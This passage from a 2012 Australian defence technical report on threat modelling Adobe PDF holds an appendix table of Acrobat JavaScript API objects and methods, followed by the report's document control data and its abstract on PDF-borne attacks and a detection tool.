security	Property	EncryptTargetDocument
security	Property	handlers
security	Property	PPKLiteHandler
security	Property	StandardHandler
security	Property	validateSignaturesOnOpen
SharedReviewAppleiDiskInitiator		canInitiateWorkflow
SharedReviewAppleiDiskInitiator		getInitiateAddServer
SharedReviewAppleiDiskInitiator		getInitiateDefaultName
SharedReviewAppleiDiskInitiator		getInitiateDescription
SharedReviewAppleiDiskInitiator		getInitiateName
SharedReviewAppleiDiskInitiator		getWorkflowInitiatorConfig
SharedReviewAppleiDiskInitiator		getWorkflowInitiatorSource
SharedReviewAppleiDiskInitiator		getWorkspaceCreator
SharedReviewAppleiDiskInitiator		oTaskSet
SharedReviewDocCenterInitiator		canInitiateWorkflow
SharedReviewDocCenterInitiator		getWorkspaceCreator
SharedReviewDocCenterInitiator		isDocCenterWorkflow
SharedReviewDocCenterInitiator		oTaskSet
SharedReviewSharepointInitiator		canInitiateWorkflow
SharedReviewSharepointInitiator		getInitiateAddServer
SharedReviewSharepointInitiator		getInitiateDefaultName
SharedReviewSharepointInitiator		getInitiateDescription

SharedReviewSharepointInitiator	getInitiateName
SharedReviewSharepointInitiator	getWorkflowInitiatorConfig
SharedReviewSharepointInitiator	getWorkflowInitiatorSource
SharedReviewSharepointInitiator	getWorkspaceCreator
SharedReviewSharepointInitiator	oTaskSet
SharedReviewSharepointInitiator	runWorkflowInitiator
SharedReviewSMBInitiator	canInitiateWorkflow
SharedReviewSMBInitiator	getInitiateAddServer
SharedReviewSMBInitiator	getInitiateDefaultName
SharedReviewSMBInitiator	getInitiateDescription
SharedReviewSMBInitiator	getInitiateName
SharedReviewSMBInitiator	getWorkflowInitiatorConfig
SharedReviewSMBInitiator	getWorkflowInitiatorSource
SharedReviewSMBInitiator	getWorkspaceCreator
SharedReviewSMBInitiator	oTaskSet
SharedReviewWebDAVInitiator	canInitiateWorkflow
SharedReviewWebDAVInitiator	getInitiateAddServer
SharedReviewWebDAVInitiator	getInitiateDefaultName
SharedReviewWebDAVInitiator	getInitiateDescription
SharedReviewWebDAVInitiator	getInitiateName
SharedReviewWebDAVInitiator	getWorkflowInitiatorConfig
SharedReviewWebDAVInitiator	getWorkflowInitiatorSource
SharedReviewWebDAVInitiator	getWorkspaceCreator
SharedReviewWebDAVInitiator	oTaskSet
shareIdentity	Authenticated
shareIdentity	Corporation
shareIdentity	Email

shareIdentity		FullName
SOAP		stringEncode
SOAP		stringFromStream
SOAP		stripNS
SOAP	Function	connect
SOAP	Function	queryServices
SOAP	Function	request
SOAP	Function	resolveService
SOAP	Function	response
SOAP	Function	streamDecode
SOAP	Function	streamDigest
SOAP	Function	streamEncode
SOAP	Function	streamFromString
SOAP	Property	wireDump
util		byteToChar
util		charToByte
util		fixOldString
util		readFileIntoStream
util	Function	crackURL
util	Function	iconStreamFromIcon
util	Function	printd
util	Function	printf
util	Function	printx
util	Function	scand
util	Function	spansToXML
util	Function	streamFromString
util	Function	stringFromStream
util	Function	xmlToSpans
viewState		toSource
XMLData		applyXPath
XMLData		parse

DEFENCE SCIENCE AND TECHNOLOGY ORGANISATION DOCUMENT CONTROL DATA	1. PRIVACY MARKING/CAVEAT (OF DOCUMENT)
2. TITLE Threat Modelling Adobe PDF	3. SECURITY CLASSIFICATION (FOR UNCLASSIFIED REPORTS THAT ARE LIMITED RELEASE USE (L) NEXT TO DOCUMENT CLASSIFICATION) Document (U) Title (U) Abstract (U)
4. AUTHOR(S) Mr. Ron Brandis and Dr. Luke Steller	5. CORPORATE AUTHOR Defence Science and Technology Organisation PO Box 1500 Edinburgh, South Australia 5111, Australia

6a. DSTO NUMBER DSTO-TR-2730	6b. AR NUMBER AR-015-366	6c. TYPE OF REPORT Technical Report	7. DOCUMENT DATE August 2012

8. FILE NUMBER -	9. TASK NUMBER 07/361	10. TASK SPONSOR DSD	11. NO. OF PAGES 126	12. NO. OF REFERENCES 58

DSTO Publications Repository http://dspace.dsto.defence.gov.au/dspace/	14. RELEASE AUTHORITY Chief, Command, Control, Communications and Intelligence Division

15. SECONDARY RELEASE STATEMENT OF THIS DOCUMENT

Approved for public release

OVERSEAS ENQUIRIES OUTSIDE STATED LIMITATIONS SHOULD BE REFERRED THROUGH DOCUMENT EXCHANGE, PO BOX 1500, EDINBURGH, SA 5111

16. DELIBERATE ANNOUNCEMENT

No Limitations

17. CITATION IN OTHER DOCUMENTS Yes

18. DSTO RESEARCH LIBRARY THESAURUS

Threat Modelling, PDF, Security

19. ABSTRACT

PDF documents are increasingly being used as an attack vector to compromise and execute malicious code on victim machines. Such attacks threaten the assets of any organisation which they can exploit. PDF documents appeal to attackers due to their wide spread use and because users consider them to be safe. In this paper we analyse the threats posed by PDF documents. We outline current exploits, security defences employed by the Acrobat PDF reader; obfuscation techniques used by attackers to avoid detection; and threats to Adobe Acrobat. We also describe a tool we developed to assist in the identification of potentially malicious code in PDF documents.